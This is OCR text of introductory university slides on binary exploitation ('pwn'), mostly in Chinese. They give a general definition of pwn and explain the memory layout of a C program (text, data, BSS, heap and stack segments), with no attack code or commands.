
NETWORK & MULTIMEDIA LAB

PWN

Fall 2020

What is Pwn ?


- 漏洞攻擊：控制程式流程，進而觸發攻擊



- Input: 使用者輸入、操作
- Output: 反應 Input 所產生的動作，包含運算、輸出

What is Pwn ?


- 尋找漏洞，並進一步利用



- 看原始碼、組合語言找漏洞

What is Pwn ?


- 尋找漏洞，並進一步利用



- 看原始碼、組合語言找漏洞

Memory Layout of C Program


- Text
- Data
- BSS
- Heap
- Stack



https://www.geeksforgeeks.org/memory-layout-of-c-program/


Text

- 程式碼 (binary)
- 可讀 不可寫 可執行 (r-x)




Data

- 已初始化的全域變數




BSS

- 未初始化的全域變數




Heap

- 動態記憶體空間
- malloc( ) / free( )
- 由低位往高位長




Stack

- 存放暫存資料
  - 參數
  - 區域變數
  - return address
  - 回傳值
- 由高位往低位長
- stack top 存在 rsp



Stack - Data Structure

